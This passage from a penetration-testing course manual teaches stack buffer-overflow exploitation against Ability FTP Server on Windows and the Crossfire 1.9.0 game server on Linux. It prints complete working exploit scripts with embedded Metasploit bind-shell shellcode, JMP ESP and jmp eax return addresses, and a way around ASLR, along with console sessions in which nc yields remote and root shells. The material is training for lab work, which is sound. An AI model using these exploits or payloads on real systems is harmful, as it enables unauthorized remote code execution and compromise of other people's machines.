6.3.6 Basic Shellcode Creation

Writing your own complete reverse shellcode is beyond the scope of this module. This module will, however, attempt to create basic shellcode and examine the processes and difficulties involved in making it work. Even if you are not familiar with the assembly language, this example is simple enough to follow, so don't panic!

Your shellcode will pop up a MessageBox on the screen with the text **HAX** in the caption and text areas.

To do this, you need to use the Windows API function **MessageBoxA**.

Looking up this function in Google reveals that this function takes four arguments:

```
int MessageBox(

    HWND hWnd,

    LPCTSTR lpText,

    LPCTSTR lpCaption,

    UINT uType
);
```

Where the parameters are:

hWnd

> [in] Handle to the owner window of the message box to be created. If this parameter is NULL, the message box has no owner window.

lpText

> [in] Pointer to a null-terminated string that contains the message to be displayed.

lpCaption

> [in] Pointer to a null-terminated string that contains the dialog box title. If this parameter is NULL, the default title Error is used.

uType

> [in] Specifies the contents and behavior of the dialog box. This parameter can be a combination of flags from the following groups of flags.

More info about the MessageBoxA function can be found here:

http://msdn2.microsoft.com/en-us/library/ms645505.aspx

To call the MessageBoxA function, you need to locate its address in Windows XP SP2. A simple search in OllyDbg reveals that the function is at 0x77d8050b.

You then use the following ASM code to call the MessageBoxA function:

```
[BITS 32]

mov ebx, 0x00584148 ; Loads a null-terminated string "HAX" to ebx

push ebx ; pushes ebx to the stack

mov esi, esp ; saves null-terminated string "HAX" in esi

xor eax, eax ; Zero our eax (eax=0)

push eax ; Push the fourth parameter (uType) to the stack (value 0)

push esi ; Push the third parameter (lpCaption) to the stack (value HAX\00)

push esi ; Push the second parameter (lpText) to the stack (value HAX\00)

push eax ; Push the first parameter (hWnd) to the stack (value 0)

mov eax, 0x7E45058A ; Move the MessageBoxA address in to eax

call eax ; Call the MessageBoxA function with all parameters supplied.
```

You compile this code using NASM and open the resulting binary file in a hex editor. You can see that there is a null byte in the shellcode ("\x00"). This byte would end string copy operations and would cut the buffer in the middle – obviously not a good thing. You can overcome this null byte by encoding the shellcode. The Metasploit Framework contains several such encoders. Once encoded, you can place the new shellcode into the designated area in the exploit and bask in the glory of your MessageBox!

6.3.7 Getting the Shell

As impressive as this MessageBox may be, you need to find a more practical shellcode that will allow access to this vulnerable machine. To this end, use the Metasploit shellcode generator to quickly create shellcode. You'll use the Metasploit Framework (discussed later) to generate the shellcode—a Win32 Bindshell (default to port 4444) shellcode:

```
bt framework3 # ./msfpayload windows/shell_bind_tcp O

      Name: Windows Command Shell, Bind TCP Inline

   Version: 4419

  Platform: Windows

      Arch: x86

Needs Admin: No

 Total size: 317

Provided by:

  vlad902 <vlad902@gmail.com>

Basic options:

Name       Current Setting  Required  Description

----       ---------------  --------  -----------

EXITFUNC   seh              yes       Exit technique: seh, thread, process

LPORT      4444             yes       The local port

Description:

  Listen for a connection and spawn a command shell

bt framework3 #
```

```
bt framework3 # ./msfpayload windows/shell_bind_tcp C

/*

 * windows/shell_bind_tcp – 317 bytes

 * http://www.metasploit.com

 * EXITFUNC=seh, LPORT=4444
```

182

```
 */

unsigned char buf[] =

"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"

"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"

"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"

"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"

"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"

"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"

"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"

"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"

"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"

"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"

"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"

"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"

"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"

"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"

"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"

"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"

"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"

"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"

"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"

"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"

"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6"

"\xff\xd0";

bt framework3 #
```

Next, copy this shellcode to the PoC. The final exploit should look similar to this:

```
#!/usr/bin/python

import socket

shellcode =("\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"

"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
```

```
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6"
"\xff\xd0")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\x29\x4c\xe1\x77"        # 77E14C29 JMP ESP USER32.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + shellcode
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
```

```
s.close()
```

You can now execute the script and try to connect to port 4444 on the victim machine:

```
root@bt:~# ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:50:56:C0:00:08

          inet addr:192.168.103.1  Bcast:192.168.103.255  Mask:255.255.255.0

          inet6 addr: fe80::250:56ff:fec0:8/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

          collisions:0 txqueuelen:1000

          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

root@bt:~# ./ability.py

Sending evil buffer...

root@bt:~# nc -v 192.168.103.128 4444

192.168.103.128: inverse host lookup failed: Unknown host

(UNKNOWN) [192.168.103.128] 4444 (krb524) open

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.

C:\abilitywebserver>ipconfig

ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:


        Connection-specific DNS Suffix  . : localdomain

        IP Address. . . . . . . . . . . . : 192.168.103.128

        Subnet Mask . . . . . . . . . . . : 255.255.255.0

        Default Gateway . . . . . . . . . : 192.168.103.2

C:\abilitywebserver>
```

You have successfully exploited Ability Server and executed a bind-shell shellcode, which has given you access to the victim machine!

6.3.8 Exercises

1. Connect to your Windows XP SP2 lab machine using Remote Desktop (you will be debugging Ability there).

2. Write a fuzzer for Ability FTP server, and check the APPE command for bugs.

3. Identify the vulnerability and write a remote exploit for the APPE vulnerability. Make sure you manage to get a reverse shell!

4. While debugging, make sure you can answer the following questions:

    •   At what bytes is EIP overwritten?

    •   Where will you place your shellcode?

    •   How much space do you have for your shellcode?

    •   How can you get to your shellcode?

    •   Can you find an RET address? What is it?

    •   Are there any restricted bytes in the buffer?

    •   Can the exploit be improved by using different exit techniques in the Metasploit shellcode? (Thread—hint hint!)

5. Although not part of the victim network, add documentation from this exercise as an appendix to the final report.

Going the Extra Mile

Download http://www.offensive-security.com/pwbonline/extrabos.tar.gz

This package contains several applications that have been previously identified with vulnerabilities. Fuzz these applications, identify the vulnerabilities, and write exploit code for them. Public exploits for these servers exist on the internet; however, try to avoid referencing them. Try developing the exploit yourself.

6.4 Exploiting Linux Buffer Overflows

6.4.1 Setting Things Up

The concepts behind exploiting buffer overflows in Linux are similar to those on the Windows platform. This section explores the process of exploiting a Linux application—an online multiplayer RPG adventure game called Crossfire.

Crossfire 1.9.0 suffered from a buffer overflow while accepting input from a socket connection. You'll use the GDB Linux debugger to debug this program, and although the command-line syntax may seem alien at first, you will soon get the hang of it by using a few simple commands. GDB is a very powerful debugger. This section shows only a tiny subset of GDB commands that are required to exploit this application.

You will use your own BackTrack machine to run the vulnerable software and to debug the application. Before running the vulnerable software on your BackTrack install, I'd like to implement an **iptables** rule that will only allow traffic from the loopback interface so you don't make your own machine vulnerable.

This rule will deny any traffic to the vulnerable port and prevent others from exploiting your BackTrack machine during this exercise:

```
iptables -A INPUT  -p tcp --destination-port 13327  -d \! 127.0.0.1 -j DROP

iptables -A INPUT  -p tcp --destination-port 4444  -d \! 127.0.0.1 -j DROP
```

More recent Linux kernels and compilers implement various memory protection techniques such as memory randomization, stack cookies, and so forth. Bypassing these protection mechanisms is beyond the scope of this module. To disable stack randomization (ASLR) on your BackTrack machine, enter the following command:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

You can download a precompiled version of Crossfire at http://www.offsec.com/crossfire.tar.gz.

The following proof of concept (PoC) code will crash the Crossfire application and cause an EIP overwrite:

```python
#!/usr/bin/python

import socket, sys
host = sys.argv[1]

crash="\x41" * 4379
buffer  = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !"
```

Run Crossfire under GDB, and let it **run**:

```
root@bt:~# apt-get install gdb
root@bt:~# gdb /usr/games/crossfire/bin/crossfire
GNU gdb 6.8-debian
...
This GDB was configured as "i486-linux-gnu"...
(gdb) run
Starting program: /usr/games/crossfire/bin/crossfire
...
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
```

```
Copyright (C) 1992 Frank Tore Johansen.


---------registering SIGPIPE

Initializing plugins

Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/

 -> Loading plugin : cfanim.so

CFAnim 2.0a init

CFAnim 2.0a post init

 -> Loading plugin : cfpython.so

...

(gdb) continue

Continuing.

CFPython 2.0a init

CFPython 2.0a post init

Waiting for connections...
```

Then send the buffer and GDB reports a segmentation fault:

```
Waiting for connections...

BUG: process_events(): Object without map or inventory is on active list: mobility (0)

Get SetupCmd:: sound AAAAAAAAAAAAAAAAAA...

[New Thread 0xb765f8c0 (LWP 28076)]

Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 0xb765f8c0 (LWP 28076)]

0x41414141 in ?? ()

(gdb)
```

An **info registers** command shows register states:

```
(gdb) info registers
eax            0xb740ca0e      -1220490738
ecx            0x0     0
edx            0xbff84760      -1074247840
ebx            0x41414141      1094795585
esp            0xbff85880      0xbff85880
ebp            0x41414141      0x41414141
esi            0x41414141      1094795585
edi            0x41414141      1094795585
eip            0x41414141      0x41414141
eflags         0x210286 [ PF SF IF RF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0     0
gs             0x33    51
(gdb)
```

Notice that the EIP register (as well as other registers) has been overwritten.

Dump the memory contents (100 bytes) of the ESP and EAX registers in GDB:

```
(gdb) x/100xb $esp
0xbff85880:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x90
0xbff85888:    0x00    0x6d    0x40    0xb7    0x50    0x21    0x05    0x08
0xbff85890:    0x41    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbff85898:    0x20    0x9b    0x7b    0xb7    0x3c    0xca    0x40    0xb7
0xbff858a0:    0x22    0x11    0x00    0x00    0x00    0x00    0x00    0x00
0xbff858a8:    0xc0    0x65    0x76    0x09    0x40    0x6d    0x40    0xb7
0xbff858b0:    0xc8    0x5b    0xf8    0xbf    0x14    0x5a    0xf8    0xbf
```

191

```
0xbff858b8:    0x14    0x5b    0xf8    0xbf    0x38    0x5d    0x02    0x00

0xbff858c0:    0x01    0x00    0x00    0x00    0x06    0x00    0x00    0x00

0xbff858c8:    0xc8    0x5b    0xf8    0xbf    0xd8    0xd7    0x0f    0x08

0xbff858d0:    0x40    0x6d    0x40    0xb7    0x00    0x00    0x00    0x00

0xbff858d8:    0x14    0x5a    0xf8    0xbf    0x94    0x5a    0xf8    0xbf

0xbff858e0:    0xa0    0xd7    0x1a    0x08
(gdb) x/100xb $eax

0xb740ca0e:    0x73    0x65    0x74    0x75    0x70    0x20    0x73    0x6f

0xb740ca16:    0x75    0x6e    0x64    0x20    0x41    0x41    0x41    0x41

0xb740ca1e:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca26:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca2e:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca36:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca3e:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca46:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca4e:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca56:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca5e:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca66:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

0xb740ca6e:    0x41    0x41    0x41    0x41

(gdb)
```

Notice that the EAX register points to the beginning of the buffer—setup sound. Convert this string to hex if you're not convinced. This suggests that you can place your payload (shellcode) in the buffer location that EAX points to and then find a way to jump to it. Take some time to think back to the Ability Server exploit and remember the reasoning behind the choice of a **JMP ESP** return address.

You chose an indirect method to jump to the buffer as the executable was loaded to a location in memory that contained null bytes, and, to increase stability, as the application and its DLL might be loaded at different addresses.

In Linux environments, you *are* often able to use direct jump to hard-coded addresses—even though this method might make the exploit specific to the environment and will probably not work on other Linux machines. Subsequent sections will inspect both the direct and indirect methods of getting to the shellcode.

6.4.2 Controlling EIP

Before jumping around, first identify the location in the buffer of the 4 bytes that overwrite EIP. You already know that EAX points to the beginning of the buffer, so no need for calculations there.

Once again, use the MSF **pattern_create** script to generate a unique 4379-byte-long buffer and swap it for the original 4379 As. Crashing Crossfire, under GDB once again, reveals the following:

```
Waiting for connections...

BUG: process_events(): Object without map or inventory is on active list: mobility (0)

Get SetupCmd:: sound Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7A...

[New Thread 0xb75e38c0 (LWP 28405)]


Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 0xb75e38c0 (LWP 28405)]

0x46367046 in ?? ()

(gdb) info registers

eax            0xb7390a0e      -1220998642

ecx            0x0       0

edx            0xbf9b4050      -1080344496

ebx            0x31704630      829441584

esp            0xbf9b5170      0xbf9b5170

ebp            0x35704634      0x35704634

esi            0x46327046      1177710662

edi            0x70463370      1883648880

eip            0x46367046      0x46367046

eflags         0x210286 [ PF SF IF RF ID ]
```

193

```
cs              0x73     115

ss              0x7b     123

ds              0x7b     123

es              0x7b     123

fs              0x0      0

gs              0x33     51

(gdb)
```

The **pattern_offset** script reveals a buffer length of 4368, before EIP is overwritten:

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 46367046

4368

root@bt:/pentest/exploits/framework3/tools#
```

Now test this and fix the exploit to overwrite EIP with four Bs:

```
#!/usr/bin/python


import socket, sys

host = sys.argv[1]

crash="\x41" * 4368 + "\x42\x42\x42\x42" + "C"*7

buffer  = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."

s.connect((host, 13327))

data=s.recv(1024)

print data

s.send(buffer)

s.close()

print "[*]Payload Sent !"
```

Running this against Crossfire under GDB reveals the following:

```
Waiting for connections...
```

194

```
BUG: process_events(): Object without map or inventory is on active list: mobility (0)

Get SetupCmd:: sound AAAAAAAAAAAAAAAAAAAAAA..

[New Thread 0xb75b98c0 (LWP 28500)]

Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 0xb75b98c0 (LWP 28500)]

0x42424242 in ?? ()

(gdb) info registers

eax            0xb7366a0e        -1221170674

ecx            0x0        0

edx            0xbfeb6d40        -1075090112

ebx            0x41414141        1094795585

esp            0xbfeb7e60        0xbfeb7e60

ebp            0x41414141        0x41414141

esi            0x41414141        1094795585

edi            0x41414141        1094795585

eip            0x42424242        0x42424242

eflags         0x210282 [ SF IF RF ID ]

cs             0x73        115

ss             0x7b        123

ds             0x7b        123

es             0x7b        123

fs             0x0        0

gs             0x33        51

(gdb)
```

Excellent. You now control EIP and are one step closer to exploiting the application.

6.4.3 Landing the Shell

The simplest way to redirect the execution flow to jump to your shellcode would be to jump directly to your shellcode. Pad the beginning of the buffer with 200 NOPs and place a Linux bind shell (port 4444) in the buffer:

```
root@bt:/pentest/exploits/framework3# ./msfpayload –l |grep linux |grep bind

    linux/ppc/shell_bind_tcp        Listen for a connection and spawn a command shell

    linux/ppc64/shell_bind_tcp      Listen for a connection and spawn a command shell

    linux/x86/metsvc_bind_tcp       Stub payload for interacting with a Meterpreter Service

    linux/x86/shell/bind_tcp        Listen for a connection, Spawn a command shell (staged)

    linux/x86/shell_bind_ipv6_tcp   Listen for a connection over IPv6 and spawn a command shell

    linux/x86/shell_bind_tcp        Listen for a connection and spawn a command shell

root@bt:/pentest/exploits/framework3# ./msfpayload linux/x86/shell_bind_tcp C

/*

 * linux/x86/shell_bind_tcp – 78 bytes

 * http://www.metasploit.com

 * AutoRunScript=, AppendExit=false, PrependChrootBreak=false,

 * PrependSetresuid=false, InitialAutoRunScript=,

 * PrependSetuid=false, LPORT=4444, RHOST=,

 * PrependSetreuid=false

 */

unsigned char buf[] =

"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"

"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"

"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"

"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"

"\x0b\xcd\x80";

root@bt:/pentest/exploits/framework3#
```

Update the POC and add in the shellcode:

```
#!/usr/bin/python
```

```
import socket, sys

host = sys.argv[1]


shellcode=("\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"

"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"

"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"

"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"

"\x0b\xcd\x80")

crash="\x90"*200 + shellcode + "\x43" * 4090 + "\x42\x42\x42\x42" +"D"*7

buffer  = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."

s.connect((host, 13327))

data=s.recv(1024)

print data

s.send(buffer)

s.close()

print "[*]Payload Sent !"
```

Running this against Crossfire under GDB reveals the following:

```
Waiting for connections...

BUG: process_events(): Object without map or inventory is on active list: mobility (0)

Get SetupCmd:: sound 1Û÷āSCSjá°fÍ[^Rhÿ\jQPájfXÍA³°fÍC°fÍYj?...

[New Thread 0xb75fb8c0 (LWP 28701)]

Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 0xb75fb8c0 (LWP 28701)]

0x42424242 in ?? ()

(gdb) x/300xb $eax

0xb7ba8a0e:     0x73    0x65    0x74    0x75    0x70    0x20    0x73    0x6f

0xb7ba8a16:     0x75    0x6e    0x64    0x20    0x90    0x90    0x90    0x90

0xb7ba8a1e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90

...
```

```
0xb7ba8ad6:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90

0xb7ba8ade:    0x90    0x90    0x90    0x90    0x31    0xdb    0xf7    0xe3

0xb7ba8ae6:    0x53    0x43    0x53    0x6a    0x02    0x89    0xe1    0xb0

0xb7ba8aee:    0x66    0xcd    0x80    0x5b    0x5e    0x52    0x68    0xff

0xb7ba8af6:    0x02    0x11    0x5c    0x6a    0x10    0x51    0x50    0x89

0xb7ba8afe:    0xe1    0x6a    0x66    0x58    0xcd    0x80    0x89    0x41

0xb7ba8b06:    0x04    0xb3    0x04    0xb0    0x66    0xcd    0x80    0x43

0xb7ba8b0e:    0xb0    0x66    0xcd    0x80    0x93    0x59    0x6a    0x3f

0xb7ba8b16:    0x58    0xcd    0x80    0x49    0x79    0xf8    0x68    0x2f

0xb7ba8b1e:    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69    0x6e

0xb7ba8b26:    0x89    0xe3    0x50    0x53    0x89    0xe1    0xb0    0x0b

0xb7ba8b2e:    0xcd    0x80    0x43    0x43    0x43    0x43    0x43    0x43

0xb7ba8b36:    0x43    0x43    0x43    0x43

(gdb)
```

Redirecting the execution flow to **0xb73a8ad6** at the time of the crash will bring you a few NOPs away from the bind shell. Use this static address in your exploit and try it out. Replace the 4 Bs that overwrite EIP with this address.

Running the fixed version of the exploit reveals:

```
root@bt:~# ./poc.py 127.0.0.1

[*]Sending evil buffer...

[*]Payload Sent !

root@bt:~# netstat –antp |grep 4444

tcp       0      0 0.0.0.0:4444          0.0.0.0:*            LISTEN      28939/crossfire

root@bt:~# nc –vn 127.0.0.1 4444

(UNKNOWN) [127.0.0.1] 4444 (?) open

id

uid=0(root) gid=0(root) groups=0(root)
```

You get a shell on TCP port 4444!

6.4.4 Avoiding ASLR

You've successfully exploited a buffer overflow vulnerability in a Linux environment and got a bind shell. I would like to improve on this exploit and attempt to make it universal for the specific vulnerable binary application. You will avoid using a static hard-coded address to jump to the NOP slide before the buffer, and try to get to the shellcode the same way you did in the Windows exploits, via an indirect jump.

How is this related to address space layout randomization? ASLR will randomize memory spaces at every reboot, thereby defeating a direct jump to memory. For this reason you had to disable ASLR before the exercise began.

Assuming the vulnerable binary was *not* compiled with ASLR support, finding a return address inside the vulnerable binary itself will ensure a reliable jump each time.

Look for a **jmp eax** instruction inside the Linux binary and have your return address point to that rather than jumping directly to the shellcode. This way, as long as the same binary is used across various Linux platforms, the exploit should be universal:

```
root@bt:~# objdump -D /usr/games/crossfire/bin/crossfire |grep "ff e0"
 8071e4e:       ff e0                   jmp    *%eax
 807b8f8:       ff e0                   jmp    *%eax
...
 8134e77:       ff e0                   jmp    *%eax
 813534f:       ff e0                   jmp    *%eax
 81354e7:       ff e0                   jmp    *%eax
 8135a6f:       ff e0                   jmp    *%eax
 8135e2f:       ff e0                   jmp    *%eax
 8135fbf:       ff e0                   jmp    *%eax
 ...
 81419ab:       ff e0                   jmp    *%eax
root@bt:~#
```

Using one of these addresses instead of a static return address stabilizes the exploit and avoids ASLR altogether, giving you a shell:

```
root@bt:~# echo 2 > /proc/sys/kernel/randomize_va_space # re-enable ASLR

root@bt:~# netstat -antp |grep 4444

root@bt:~# ./poc.py 127.0.0.1

[*]Sending evil buffer...

#version 1023 1027 Crossfire Server

[*]Payload Sent!

root@bt:~# netstat -antp |grep 4444

tcp    0      0 0.0.0.0:4444    0.0.0.0:*      LISTEN      29331/crossfire

root@bt:~# nc -vn 127.0.0.1 4444

(UNKNOWN) [127.0.0.1] 4444 (?) open

id

uid=0(root) gid=0(root) groups=0(root)
```

7. Module 7: Working with Exploits

Overview

This module deals with debugging and fixing public exploits to suit your needs. Cross compilation of exploits is also introduced.

Module Objectives

At the end of this module, students should:

1. Be able to locate and fix exploits for both Windows and Linux compilation environments.
2. Be able to use the MinGW cross compiler on BackTrack to generate PE executables.
3. Be able to intelligently replace shellcode in an existing exploit.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Authors

Now that you understand the mechanisms behind buffer overflows, you can proceed to inspect and use other people's exploits.

A staggering amount of vulnerabilities are found every day, and only some are reported. A nice updated summary can be found at http://www.securityfocus.com/bid.

I hate to use up so much space for this example, but I feel it is necessary. These were the vulnerabilities reported on March 3, 2010:

- Perforce Multiple Remote Security Vulnerabilities

- Linux Kernel 'hfc_usb.c' Local Privilege Escalation Vulnerability

- Linux Kernel 'drivers/scsi/gdth.c' Local Privilege Escalation Vulnerability

- CUPS 'lppasswd' Tool Localized Message String Security Weakness

- Mozilla Firefox and SeaMonkey Web Workers Array Data Type Remote Memory Corruption

- ISC BIND 9 DNSSEC Bogus NXDOMAIN Response Remote Cache Poisoning Vulnerability

- ISC BIND 9 DNSSEC Query Response Additional Section Remote Cache Poisoning Vulnerability

- WebWorks Help Multiple Cross Site Scripting Vulnerabilities

- Microsoft Windows 2000 Telnet Server DoS Vulnerability

- pam_krb5 Existing/Non-Existing Username Enumeration Weakness

- Mozilla Firefox XPCOM Utility Chrome Privilege Escalation Vulnerability

- Mozilla Firefox and SeaMonkey Proxy Auto-Configuration File Remote Code Execution Vulnerability

- Mozilla Firefox 'document.getSelect' Cross Domain Information Disclosure Vulnerability

- Mozilla Firefox Download Manager World Writable File Local Privilege Escalation Vulnerability

- Mozilla Firefox and SeaMonkey 'libpr0n' GIF Parser Heap Based Buffer Overflow Vulnerability

- Mozilla Firefox CVE-2009-3382 Remote Memory Corruption Vulnerability

- Mozilla NSS NULL Character CA SSL Certificate Validation Security Bypass Vulnerability

- Sun Java SE November 2009 Multiple Security Vulnerabilities

- Mozilla Firefox and Seamonkey Regular Expression Parsing Heap Buffer Overflow Vulnerability

